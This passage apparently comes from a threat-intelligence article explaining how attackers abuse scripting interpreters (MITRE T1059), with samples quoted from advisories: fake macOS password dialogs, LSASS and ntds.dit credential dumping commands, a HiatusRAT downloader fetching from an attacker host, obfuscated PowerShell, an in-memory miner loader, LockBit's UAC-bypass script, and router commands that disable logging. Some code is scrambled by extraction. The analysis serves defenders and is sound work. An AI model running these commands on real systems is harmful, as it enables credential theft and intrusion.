This line of code initiates a **PowerShell** command with a built-in delay of 500 milliseconds. After this brief pause, it attempts to delete a specified file or directory. Notably, this action is executed with a high level of force, and it is designed to suppress any error messages that might normally appear, making its operation more stealthy and potentially more harmful.

## Publicly Available PowerShell Tools Utilized by Threat Actors

PowerShell's extensive capabilities have made it a favored tool among red teamers and penetration testers, leading to the creation of powerful, publicly available frameworks and tools for red teaming and penetration testing. Prominent examples include:

- **Empire** [30] for post-exploitation tactics,
- **PowerSploit** [31] for security testing,
- **Nishang** [32] with varied attack functionalities,
- **PoshC2** [33] for server administration and post-exploitation, and
- **Posh-SecMod** [34] offering security and forensic tools.

## #2.2. T1059.002 AppleScript

AppleScript is a scripting language designed for macOS that enables users to automate tasks and control applications. It operates through AppleEvents, a communication method which, while powerful, can be exploited by adversaries to manipulate application functions and data for malicious purposes.

Despite their capabilities, it's important to recognize that AppleEvents, while unable to initiate remote applications, can interact with and manipulate already running applications. This allows for actions like interacting with open SSH connections, facilitating remote machine access, or creating deceptive dialog boxes. Additionally, AppleScript can leverage native APIs, particularly NSAppleScript or OSAScript, enhancing versatility and application in various scenarios from macOS version 10.10 Yosemite onwards.

For execution, the `osascript` command is used in the terminal. To run a script file, the command is `osascript /path/to/AppleScriptFile`, while `osascript -e "script here"` runs an AppleScript command directly. For instance, `osascript -e 'tell app "System Events" to display dialog "System error detected!"'` creates a fake error dialog, a tactic often used in social engineering attacks.

### Adversary Use of AppleScript

Adversaries can perform a variety of malicious activities by AppleScript.

#### 1. Starting a Launch Daemon (T1543.004)

Adversaries can leverage the `osascript` to load and start a daemon [35].

```
osascript -e 'do shell script "sudo launchctl load -w
/Library/LaunchDaemons/com.apple.questd.plist && sudo launchctl start
com.apple.questd" with administrator privileges'
```

This command automates the activation of a daemon (background service) named `questd`, often without the user's knowledge. This is achieved by using AppleScript to execute a shell script with elevated rights, enabling the `questd` service to run automatically at system startup and potentially perform unwanted or harmful actions.



## 2. Credential Access with GUI Input Capture (T1056.002)

Adversaries can leverage AppleScript to lure victims into a GUI-based input capture to steal valid account credentials. For instance, in December 2023, macOS malware was observed leveraging the `osascript` to pop up a message prompting users to enter their credentials [36].

```
osascript -e 'display dialog "Required System Upgrade. Please enter passphrase for berri." default answer "" with icon caution buttons {"Continue"} default button "Continue" giving up after 150 with title "Application wants to install helper"'
```




Figure 1. Deceptive macOS Pop-up Prompting Users to Enter Their Credentials

The same tactic is observed in another macOS malware in November 2023 [37], leveraging `osascript`, which is crafted to display a dialog box that mimics a legitimate system upgrade notification.

```
osascript -e 'display dialog "Required System Upgrade. Please enter passphrase for root." default answer "" with icon caution buttons {"Continue"} default button "Continue" giving up after 150 with title "Application wants to install helper" with hidden answer'
```

The dialog box prompts the user to enter their `root passphrase`, ostensibly for a system upgrade, using persuasive language and design elements like a caution icon and official-sounding button labels. It's set to accept input with the answer hidden, similar to password fields. The script's intention is deceptive: it tries to trick the user into providing their sensitive root password under the guise of a necessary system action.

## #2.3. T1059.003 Windows Command Shell

The Windows Command Shell, known as `cmd.exe` or `cmd`, is a core application embedded in the Windows operating system. It may not offer the advanced capabilities of PowerShell, but it remains a tool often exploited by adversaries for executing a variety of malicious activities. These activities include running arbitrary scripts, circumventing security measures, and facilitating lateral movements within networks.

Cmd is particularly adept at constructing and managing batch scripts saved as `.bat` or `.cmd` files. These batch files are text documents containing a series of commands for `cmd.exe`. When executed, they automate complex and repetitive tasks, such as user account management or performing systematic nightly backups. This functionality, while beneficial for legitimate use, also opens doors for misuse in malicious hands.

### Adversary Use of Windows Command Shell

Adversaries frequently exploit `cmd.exe` in Windows, using it with the `/c` parameter followed by a specific option, as in `cmd.exe /c <option>`. The `/c` parameter instructs the command shell to execute the command outlined in the subsequent string. After executing this specified command, the shell automatically terminates.

#### 1. Credential Dumping (T1003.001)

According to a CISA report in May 2023, the **BianLian** ransomware group was observed to include the following command in their malware operations [18].

```
cmd.exe /Q /c for /f "tokens=1,2 delims= " ^%A in ("tasklist /fi "Imagenam eq  
lsass.exe" | find "lsass"") do rundll32.exe C:\windows\System32\comsvcs.dll,  
MiniDump ^%B \Windows\Temp\<file>.csv full
```

This command string utilizes `cmd.exe` with the `/Q` and `/c` parameters to silently execute a complex operation targeting the `lsass.exe` process. The 'for /f' loop processes the output of 'tasklist', filtering for 'lsass.exe'. It then uses 'rundll32.exe' to invoke 'comsvcs.dll, MiniDump' to create a dump of the `lsass.exe` process. The dump is saved as a `.csv` file in the `\Windows\Temp` directory. The use of 'full' in the command specifies the type of dump to be created. This technique is often employed in malicious activities for extracting sensitive information from the `lsass.exe` process, which handles Windows authentication details.

Another credential dumping example is from the CISA's cybersecurity advisory ([AA23-144A](#)) on [Volt Typhoon](#), released in May 2023 [38]. According to the report, china-based state-sponsored adversaries run the following commands consecutively to copy the `ntds.dit` file from a Windows domain controller.

```
cmd /c vssadmin create shadow /for=C: > C:\Windows\Temp\<>filename>.tmp
```

The first command uses `vssadmin` to create a shadow copy of the `C:` drive, redirecting the output to a temporary file in the Windows Temp directory. This shadow copy serves as a snapshot of the file system, including the `ntds.dit` file, which is usually locked during operation.

```
cmd /c copy  
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\NTDS\ntds.dit C
```

The second command copies the `ntds.dit` file from the newly created shadow copy to a different location in the Temp directory. Using a shadow copy, the attacker circumvents the file lock on `ntds.dit`, which is the Active Directory database containing sensitive information like user credentials.

## 2. Privilege Escalation with Account Manipulation (T1098)

The [BianLian](#) ransomware group, as reported in May 2023, runs the following `cmd` commands [18]. The first command is used to activate the local `Administrator` account. The command directs standard output and standard error to a folder in the Windows Temp directory via network path addressing (`\\127.0.0.1\C$\Windows\Temp<folder>`).

```
cmd.exe /Q /c net user <admin> /active:yes 1>  
\\127.0.0.1\C$\Windows\Temp\<>folder> 2>&1
```

Following this, the malware changes the password for this activated account with the command `cmd.exe /Q /c net user "<admin>"<password>`. This also redirects the output to the same network path.

```
cmd.exe /Q /c net user "<admin>"<password> 1>  
\\127.0.0.1\C$\Windows\Temp\<>folder> 2>&1
```

Both commands are executed quietly, minimizing their visibility on the system.

### 3. Query Registry (T1012)

Adversaries often leverage cmd to modify the query registry. For instance, in one malware sample analyzed in October 2023 [39], we can see an example of how cmd can be used by adversaries to modify the registry.

```
C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V
```

The command specifically targets the registry path where Windows stores details about network profiles. Using the `/S` parameter, the command recursively searches all subkeys and values within this registry path. The `/V` parameter ensures that all values under these keys are displayed.

This can provide an attacker with information about networks the system has previously connected to, which can be valuable for further malicious activities. This kind of reconnaissance is often an initial step in a broader attack strategy to understand the environment and identify potential targets or vulnerabilities.

### 4. Disable or Modify Tools to Impair Defenses (T1562.001)

The following command is engineered to stop MySQL services on a system systematically [40].

The script identifies the MySQL installation path and uses the WMIC to locate and list MySQL services. Finally, it employs nested loops and WMIC commands to halt these identified services, confirming their termination and handling cases where services are already stopped or non-existent.

```
cmd.exe /S /V:ON /C \'echo off&set d=C:\\Program\' Files\\MySQL\\MySQL Server 8.0\'&FOR /f skip=1 %s in ('wmic service where ^'pathname like %!d:\\=\\\\!%'^ get name ^| findstr /r ^.$') do ((for /L %k IN (1,1,20) do wmic service where 'name=%s and started=true' call stopservice | FIND /v \'No Instance
```

An adversary may stop MySQL services on a system for various strategic reasons. Halting these services can facilitate data tampering or theft, making databases more vulnerable to unauthorized access. Disabling MySQL services can prevent the logging of suspicious activities, aiding in evasion. It can also set the stage for further attacks by weakening system defenses and enabling the installation of backdoors or other malware. Sometimes, the primary goal is to deny service, significantly impacting operations reliant on database availability.

## #2.4. T1059.004 Unix Shell

The Unix shell, an essential command-line interface for Unix-like operating systems, incorporates several variants, including the Bourne Shell (sh), Bourne-Again Shell (bash), Z Shell (zsh), Korn Shell (ksh), and Secure Shell (SSH). These shells offer a range of commands and functionalities for efficient file management and program execution.

The Unix shell is not just an interactive interface but also a scripting environment, allowing users to write scripts for automating tasks and system operations. Its scripting language supports various programming features such as conditional statements, loops, file operations, and variables, making it a versatile tool for system automation and management.

### Adversary Use of Unix Shell

The Unix shell's versatile functionality and adaptability render it a valuable resource for both authorized users and malicious actors. Adversaries exploit the Unix shell to carry out diverse commands and deploy payloads, including malware or other malicious code, on a target system. Unix shell commands frequently feature prominently in the arsenal of techniques employed by adversaries in their attack campaigns.

#### 1. File Execution

In September 2023, CISA released a malware analysis report analyzing five malware samples. One of the samples was the **SUBMARINE** backdoor [41].

Input (Name of the file)

```
Y2htb2QgK3ggL3Jvb3QvbWVjKgpzaCAvc9tYWN0K1xgKgoK_
```

Output

```
chmod +x /root/mac*  
sh /root/mach*\**
```

The file name is designed to exploit a vulnerability in the target environment where the **base64** string within the file name will be executed on the Linux shell [41]. The malware first uses **chmod +x** to modify the permissions of directories or files in **/root/mac\***, granting executable rights. Subsequently, it employs the **sh** command to execute all files or scripts matching the pattern **/root/mach\***. This behavior pattern indicates an attempt to execute arbitrary code with elevated permissions.

## 2. Exploitation for Credential Access

Adversaries often leverage Unix Shell to exploit a vulnerability in the target system and exfiltrate sensitive information, including valid account credentials. For instance, in July 2024, the InfoSec community saw a fake Linux vulnerability exploit that dropped data-stealing malware on the victim's computer [42].

This fake PoC masquerades as a high-severity use-after-free exploit ([CVE-2023-35829](#)) by leveraging namespaces to create a fake root shell. However, instead of triggering the vulnerability, it utilizes this deceptive shell to buy time for hidden malware. Upon launch, the PoC creates a persistent "kworker" file in `/etc/bashrc` and contacts a C2 server to download a malicious Linux bash script via URL. This script then steals data from `/etc/passwd`, adds the attacker's SSH key to `~/ssh/authorized_keys` for remote access, and exfiltrates the data via `transfer.sh`. Essentially, the PoC acts as a trojan horse, deploying actual malware under the guise of a harmless exploit.

## 3. Exploitation for Remote Code Execution

Adversaries often leverage Unix Shell to download and execute commands on the target machine.

For instance, the vulnerability [CVE-2022-39952](#) in Fortinet's FortiNAC is exploited using the 'configApplianceXml' script [43], which unsets any 'cd' command alias and changes the working directory to root ('/'). It then uses the 'unzip' utility to extract an uploaded file ('upload.applianceKey') to the file system. Due to the working directory being root, attackers can craft a ZIP file to write arbitrary files anywhere in the file system, including `/etc/cron.d/`. This could be used to create a cron job that executes a reverse shell or other malicious commands with root privileges, granting full control to the attacker

```
root@dev: /tmp/fnac940# cat bsc/campusgr/bin/configApplianceXml
#!/bin/sh
unalias cd 2> / dev/null
cd /
VERSION=* /bsc/campusMgr/bin/getPlatformVersion*
if [ "$VERSION" = "0" ]
then
echo "This script is not supported on this version of firmware exit;"
fi
/usr/bin/unzip -o /bsc/campusMgr/config/upload.applianceKey
```

## 4. Downloading, Loading and Executing Malicious Payloads

In one malware campaign reported in March 2023, attackers deployed a bash script on infected routers to download three components: the malicious **HiatusRAT**, a legitimate network traffic capture tool '**tcpdump**,' and additional payloads [44].

The Hiatus bash script, shown in the below code snippet, is designed to execute on compromised routers, where it checks for the existence of a file named **.updata** in the **/database** directory. If the file exists and is executable, it runs it; if it exists but is not executable, the script changes the file permissions to make it executable and then runs it. If the file doesn't exist, the script downloads the payload from a specified URL to the **.updata** file, assigns execution permissions, and executes it.

```
#!/bin/sh
moun= mount|grep "/dev/root on /proc/"• path="/database/updata"
pss=ps -aux|grep "c 20000 -p -n -s0 -w" |grep -v grep*
paths="/database/tinyproxy" i="1"
tid="4a71f5ddf99b6894867f15acf26877f1"
uuid= ifconfig|head -n 1|awk '{print $5}'|sed 's://g'*
ProcNumber=$(ps -ef |grep "/bin/sh /database/update" |grep -v grep |wc -l)
if [-e "Spath" ] then
if [ -x "Spath" ] then
/database/updata elif [! -X "$path" ]
then
chmod 777 / database/updata
/database/.updata
fi
elif [! -e "Spath" ]
then
wget hxxp://<attacker-ip>/tmp/qwert_8h_mips32 -0 /database/.updata chmod 777
/database/.updata
/database/.updata
fi
```

## #2.5. T1059.005 Visual Basic

**Visual Basic (VB)** is a programming language initially developed by Microsoft, stemming from the BASIC language. Known for its user-friendly and straightforward nature, VB has gained popularity as a choice for application development and process automation. Its ability to interact with various technologies, such as the **Component Object Model (COM)** and the **Native API**, makes it a valuable tool for individuals with malicious intent, enabling them to execute code on targeted systems.

In addition to the core Visual Basic language, attackers also exploit related languages derived from it for scripting purposes, namely **Visual Basic for Applications (VBA)** and **VBScript** (Microsoft Visual Basic Scripting Edition).

**VBA** represents an implementation of the VB programming language, offering process automation, access to Windows API functions, and other low-level capabilities through dynamic link libraries (DLLs). VBA is embedded within most Microsoft Office applications, including Microsoft Excel, Microsoft Word, and Microsoft PowerPoint. Furthermore, it is accessible on the macOS platform, permitting users to automate tasks and develop custom applications within Office software.

**VBScript**, on the other hand, is a derivative of the VB programming language, empowering users to manipulate various aspects of a system using the COM. Initially designed for web developers, VBScript is a tool for web client scripting in Internet Explorer and web server scripting in Internet Information Services (IIS).

### Adversary Use of Visual Basic

As a competent and versatile tool, Visual Basic is leveraged by adversaries to its fullest extent for malicious activities.

#### 1. Downloading, Loading, and Executing Malicious Payloads

Sending a phishing email with an attachment containing malicious macro is a prevalent initial access technique among adversaries.

For instance, between July and September 2023, the **DarkGate** malware [45] is propagated via phishing campaigns exploiting compromised Skype accounts. Attackers send messages with attachments containing malicious VBA scripts.



These scripts are disguised to appear legitimate within the context of the existing conversation, enticing victims to open them. Once executed, the VBA scripts trigger the download of further malicious components, leading to installing of the **DarkGate** payload on the victim's system. This method of using script attachments in phishing efforts highlights a sophisticated approach to bypass users' vigilance and deliver malware.

In the case of **IceBreaker** malware, as documented in a February 2023 security report [46], the threat targets online gaming and gambling companies through an intricate blend of phishing and social engineering tactics. The cyber attackers impersonate customers experiencing account access difficulties and coax customer service representatives into downloading a file, ostensibly an image detailing the user's issue. This file, deceptively presented and often housed on a fraudulent website, is actually a container for a ZIP archive that deploys a malevolent **VBA** script or a manipulated LNK file. When activated, the VBA script is engineered to establish a network connection to a remote server from which it retrieves and launches the **IceBreaker backdoor** or **Houdini RAT**—both remote access trojans.

## 2. Malicious Payload Obfuscation

Adversaries often use VB code because it can hide malicious scripts within seemingly harmless or irrelevant code, enabling them to bypass initial security scans. In a notable example from March 2023, disclosed in the **TACTICAL#OCTOPUS** operation, adversaries employed VB code to obfuscate malicious **PowerShell** scripts [47]. The obfuscated script and its obfuscation function are provided below.

```
Function Unrhe9 ([String]$Unethyla){
    For($Uoverst=1;
    $Uoverst -lt $Unethyla.Length-1;
    $Uoverst+=(+1)){ $Told=$Told+$Unethyla.Substring($Uoverst, 1)};
    $Told;
}

$Oldtidsmi=Unrhe9 'Ph t tlp :B/r/S5P.P8N. 8F. 1 0B0c/ sKiGgCn aCl /CTKr a vHeSr s eSr . d wDpD ';
$Told01=Unrhe9 'BiEeDx ';
$Pixysun1194 = Unrhe9 '\ sByUs wDo wB6 4 \TWSi nFd ogwDsNPRoRwBeFrPMSMhCeKlAl \ v 1D.U0R\CpCo w eVrMsnhBe 1S1 .UeSx e ' ;
.($Told01) (Unrhe9 '$VCSoCePr c i oRnRa02t=R$PeGn vT: wIiBn dVikrH ');
.($Told01) (Unrhe9 'F$MPDiEx yCsPuPnAl 1R9 4F=d$UC oSe r c iUo n aA2C+B$SPSiFxFMy s uMn 1 1 9 4 ');
.($Told01) (Unrhe9 'H$LTBU bKeHrS = (E(EgTwDm il TwBiDnR3f2S_ p rEo c eVrSd -EFS PTr oKc eRs s I d = $R{MPAI D }M) . C o m m
.($Told01) (Unrhe9 '$ ETlFlSeBv tSe bKe B=E $BT upb ePrB[E$ TDUAbKe r . c oKu n tD-A2S] ');
.($Told01) (Unrhe9 '$ F o rDj = (KTBeAsBt -PP aHt h O$ PGIx y sNuKnS1D1 9 4D) D-BASnPdC P( [ IMn tJP t r ] :F:UsAiFzSeD J-Ae q
if ($Forj) {
    . $Pixysun1194 $Ellevtebe;
} else {
    $Told00=Unrhe9 'PS tSaurSt -TBBiRt s T r a nRs fMeGrM U-LS o u r cFeS $ OF1 dPtKiCdSs mNiA N- DPeAsotuiSnBa tUiToSnA s$TCso e
.($Told01) (Unrhe9 '$ CGo eRr cCiGoJn aU2 =B$Se nRvT: a p pKd aAtVa ');
.($Told01) (Unrhe9 ' I mNpNoHrMtD-RM o dIuCl et BDi tEsRtdrPaPn s f eAr ');
$Coerciona2=$Coerciona2+'\Kommaerp.ema';
while (-not $Egaliser) {
    .($Told01) (Unrhe9 '$ E g afluiUsUe rK= (BT eDspt - PMaGt hr $SCBo e rEcAi o n a 20)D ');
    .($Told01) $Told00;
    .($Told01) (Unrhe9 ' SSt aCr tP- S lCe eAp E5 ');
}
.($Told01) (Unrhe9 '$ URnVr hReV = OGBeHtQ-BC oSn tJeCnTt F$MCLoMeSr cFi oPnPaG2 ');
.($Told01) (Unrhe9 'K$ MGo aEt iPnMg hS B= S[ISPyHs t eFmG.SC o nPvPeAr tD] :S:HFNr o m BBA s eP6 4MSctVrCiFn g ( $ U nRr h eB
.($Told01) (Unrhe9 'T$STao lLd 2D =D f[ SPySSktFeNmB.STSe xPTr.ME nBc oPdViun gT] :P:BAAS CSIBI . GpeOtFS tFr ihNsg ( $ MIoKa
.($Told01) (Unrhe9 'T$PASs tCrLo l o g iS=P$ T o lPd 2C.Ws u b s t rRiGnAgC( 1 8G3 9 8T3p,S1S9N7A2N5K)P ');
.($Told01) $Astrologi;
}
```

Figure 2. TACTICAL#OCTOPUS' Obfuscated Malicious VB Code [47].

## #2.6. T1059.006 Python

Python, a high-level interpreted programming language, has gained popularity among adversaries for its simplicity and versatility. With its extensive standard library and cross-platform availability on various operating systems, Python serves as a valuable tool for automating processes, executing code, and interacting with different systems. Adversaries frequently employ Python to carry out a range of malicious activities.

### Adversary Use of Python

The versatility and portability of Python render it a valuable asset for attackers in their operations. Python can seamlessly run on most operating systems and can be readily integrated into various tools and frameworks.

#### 1. Resource Hijacking (T1496)

Adversaries can leverage Python scripting for resource hijacking. For instance, **PyLoose** is a Python-based fileless malware that targets cloud workloads with a focus on executing a cryptominer directly in memory [48]. It gains initial access through vulnerable **Jupyter Notebook** services, which allow the execution of Python code and system commands. The malware is fetched from a public paste site using HTTPS, circumventing file system-based detection by loading directly into the Python runtime's memory. The script is concise, with only nine lines of code that decode and decompress an **XMRig miner** payload, then execute it in-memory using Linux's **memfd** feature, which creates file-like memory objects.


```
import ctypes, os, base64, zlib
1 = ctypes.CDLL(None)
5 = 1.syscall
c = base64.b64decode(b'eNrsvX1cV0X30H4HGBZFZ3CLzI...')
e = zlib.decompress(c)
f = s(319, ' ', 1)
os.write(f, e)
p = '/proc/self/fd/%d' % f
os.execl(p, 'smd', {})
```

This method of execution is stealthy, as it leaves no traditional file system footprint, making detection and forensic investigation difficult. The attack is sophisticated, employing evasion techniques and demonstrating an advanced level of threat actor skill, indicative of an adversary with significant capabilities in targeting cloud environments.

## 2. Persistence and Malicious Code Execution

In August 2023, the National Police of Spain warned of an ongoing **LockBit Locker** ransomware campaign targeting architecture companies through phishing emails [49].

In their attack campaigns, the attackers send emails from a made-up domain. They pretend to be a photography store looking for renovation plans to build trust with their targets. Once trust is established, they propose a meeting and provide an IMG file containing a disguised Windows shortcut. When this shortcut is activated, it triggers a **Python script** that checks for admin privileges.



```
colocad.py - Notepad
File Edit Format View Help
xrymkgbmihhcmq = r'C:\Windows\System32\Fodhelper.exe'
jdtbolmwktkvzh("", ".oqm")
subprocess.run(f'reg.exe ADD "HKCU\Software\Classes\oqm\Shell\Open\command" /d "{wnivikvunzrlft}" /f > NUL 2>&1', shell=True)
subprocess.call([xrymkgbmihhcmq], shell=True)

def jdtbolmwktkvzh(gdbrdobrrhyfed, pazgorrugeobl):
    noqgfxyxfqxua = r"Software\Classes\ms-settings\CurVer"
    try:
        winreg.CreateKey(winreg.HKEY_CURRENT_USER, noqgfxyxfqxua)
        suafxtbhdtnxj = winreg.OpenKey(winreg.HKEY_CURRENT_USER, noqgfxyxfqxua, 0, winreg.KEY_WRITE)
        winreg.SetValueEx(suafxtbhdtnxj, gdbrdobrrhyfed, 0, winreg.REG_SZ, pazgorrugeobl)
        winreg.CloseKey(suafxtbhdtnxj)
        return True
    except WindowsError:
        return False

def wdqmsrwwvdhqi():
    if zsuyzchutklyvl():
        kwlwrtpmnnvtq = 'safeboot'
        kkkxbgnaddglr = 'bcdedit'
        cphmhaaddlpjqs = 'minimal'
        wuieugyihlifma = os.path.dirname(os.path.realpath(__file__))
        os.chdir(wuieugyihlifma)
        xekmmptwvnk = getpass.getuser()
        dhasbbhapxfp = os.environ['userdomain']
        subprocess.run("xcopy /h /y debuzara.txt C:\\ProgramData\\debuzara.bat* > NUL 2>&1", shell=True)
        subprocess.run("xcopy /h /y aguantadora.txt C:\\ProgramData\\aguantadora.vbs* > NUL 2>&1", shell=True)
        subprocess.run("xcopy /h /y 7z.exe C:\\Windows\\Temp > NUL 2>&1", shell=True)
        subprocess.run("xcopy /h /y ordenara C:\\ProgramData > NUL 2>&1", shell=True)
        subprocess.run(f'net user {xekmmptwvnk} 8pLHKD#q > NUL 2>&1', shell=True)
```

Figure 2. Malicious Python Script of LockBit Locker Ransomware [49].

If admin rights are present, the script establishes persistence mechanisms on the system and executes the ransomware, encrypting the user's files. In cases where admin rights are absent, the script employs a UAC bypass technique to execute the ransomware with elevated privileges.

The sophistication of this campaign lies in its ability to convincingly mimic legitimate business inquiries, thereby evading standard anti-phishing defenses employed by companies.

## #2.7. T1059.007 JavaScript

JavaScript, a high-level language used for interactive web pages and applications, follows the ECMAScript specification for cross-browser compatibility. However, its widespread use and flexibility also make it a tool for malicious actors to execute phishing, spread malware, and extract sensitive data, exploiting web browser and application vulnerabilities.

**JScript**, developed by Microsoft, serves as their version of the **ECMAScript** standard, functioning in a manner akin to JavaScript. This scripting language is woven into various elements of the Windows operating system, including the Component Object Model and the Internet Explorer HTML Application (HTA) pages. The Windows Script engine processes JScript, which is frequently used to enhance web pages with dynamic and interactive elements.

**JavaScript for Automation** (JXA) serves as a macOS scripting language grounded in JavaScript and is an integral component of Apple's **Open Scripting Architecture** (OSA). Debuting in macOS 10.10, JXA stands as one of the two languages endorsed by OSA, alongside **AppleScript**. JXA possesses the capability to govern applications, interact with the operating system, and tap into macOS's internal APIs. To execute JXA scripts, one can employ the **osascript** command-line utility, compile them into applications or script files using **osacompile**, or trigger their execution in-memory via other programs, facilitated by the OSAKit Framework.

### Adversary Use of JavaScript

Adversaries leverage JavaScript for a variety of malicious purposes.

#### 1. Drive-by Compromise (T1189)

When it comes to the Drive by Compromise (T1189) technique, it is common for adversaries to leverage JavaScripting.

For instance, as disclosed in October 2023, adversaries are leveraging JavaScript within the Binance Smart Chain (BSC) as part of a sophisticated attack method named **EtherHiding** to distribute malicious code [50]. This tactic involves hacking WordPress sites and then using them to load malicious JavaScript code that fetches further harmful scripts stored on the BSC.

```

// include <hxxps://cdn.ethers.io/lib/ethers-5.2.umd.min.js>
async function load() {
  let provider = new
ethers.providers.JsonRpcProvider("hxxps://bsc-dataseed1.binance.org/"),
  signer = provider.getSigner(),
  address = "0x7f36D9292e7c70A204faC2d255475A861487c60",
  ABI = [
    { inputs: [{ internalType: "string", .....}], },
    { inputs: [], name: "get", .....},
    { inputs: [], name: "link", ..... }
  ],
  contract = new ethers.Contract(address, ABI, provider),
  link = await contract.get();
  eval(atob(link));
}
window.onload = load;

```

Because smart contracts on the blockchain are immutable and distributed, they cannot be easily removed or censored once malicious code is uploaded. This makes the attack particularly resilient to takedown attempts. Furthermore, the decentralized nature of blockchain allows hackers to easily modify their malicious payloads or command and control server addresses without incurring any costs, thereby maintaining their operations efficiently and evasively. The victims are typically unaware of these processes running in the background when they visit compromised sites, which display fake update prompts that, if interacted with, can lead to the downloading of malicious executables.

## 2. Defense Evasion

In the malware campaign reported in December 2023, attackers utilized a **JavaScript** code block to perform targeted injections to capture banking data [51]. The script conducts a preliminary check to ensure it executes only if the **adrum** token is not present in the URL, which is likely a measure to block specific security solutions that might use this token as a marker. The execution flow is contingent on the document's loading status; it either invokes specific obfuscated functions immediately if the document is already loaded or defers execution until after the **DOMContentLoaded** event.

```

if ((document.location.href + '').indexOf('adrum') == -1) {
  try {
    if (document.readyState != 'loading') {
      history.hLizsIory.Loaded();
      if (history.hLizsIory.test_) {
        console.log('loading');
      }
    } else {
      document.addEventListener('DOMContentLoaded', function () {
        if (history.hLizsIory.test_) {
          console.log('DOMContentLoaded');
        }
        var dfgt_ = null;
        history.hLizsIory.Loaded();
      });
    }
  } catch (e) {}
} else {}

```

The object `history.hLizsIory`, which features prominently in this code, seems to serve as a facade for the underlying malicious operations, with methods like `Loaded()` and checks against a `test_` property. These could trigger the script's core functionality, which might include reporting load status back to a `command-and-control server`, manipulating the DOM to capture user input, or even inserting additional scripts for further exploitation.

The script's design is cunningly adaptive, performing checks to selectively trigger execution and avoid running in environments where it might be detected. It's capable of responding to the browser's load status and can adjust its behavior on the fly—this finesse in operation allows it to evade many traditional security scans that look for more blatant or static forms of malicious activity. The script presents a formidable challenge for defense mechanisms by handling exceptions quietly and blending into the expected flow of browser events.

## #2.8. T1059.008 Network Device CLI

Network administrators frequently utilize Command Line Interpreters (CLIs) for network device management and upkeep. Malicious actors may exploit these CLIs to manipulate network device functionality to their advantage, including altering device configurations or executing unauthorized operations.

Access to CLIs is typically achieved by utilizing a terminal emulator program with the device's IP address and corresponding username and password. Upon successful login, users can input commands to perform various tasks, such as inspecting or modifying device configurations, monitoring real-time statistics and data, or observing the device's performance. CLIs generally provide an array of device-specific and operating system-specific commands.

### Adversary Use of Network Device CLI

Network device Command Line Interfaces (CLIs) represent a common focal point for adversaries seeking to manipulate the functionality of network devices.

Various methods exist through which adversaries attempt to gain unauthorized access to a network device's CLI. One prevalent approach involves employing brute force attacks, wherein the adversary systematically tests different combinations of usernames and passwords to ascertain the correct credentials. This process can be automated using specialized tools. Discovering the credentials for a network device may prove straightforward, as many users neglect to change default usernames and passwords.

Exploiting these CLIs by adversaries enables them to modify network device behavior to their advantage, potentially leading to unauthorized actions and disruptions in network operations.

#### 1. Impair Defenses (T1562)

For instance, by executing the following command sequence, an adversary could hinder the network administrators' ability to detect anomalous activities or operational problems, as critical logs and alerts that would normally appear on the console are suppressed.

```
configure terminal
no logging console
exit
```

## 2. Local Code Execution

The following command sequence on a network device, such as a router or switch, reconfigures the device to boot from a malicious operating system image named `malicious_ios.bin`.

```
configure terminal
boot system flash:/malicious_ios.bin
exit
reload
```

This process begins by entering configuration mode, changing the boot file to the malicious one, and then rebooting the device. Once rebooted, the device operates under the control of this compromised system, making it vulnerable to network attacks

## 3. Remote Code Execution and Data Exfiltration

Adversaries commonly leverage Network Device CLIs for executing remote code and exfiltrating data, exploiting these interfaces as critical vectors for cyber attacks and network surveillance.

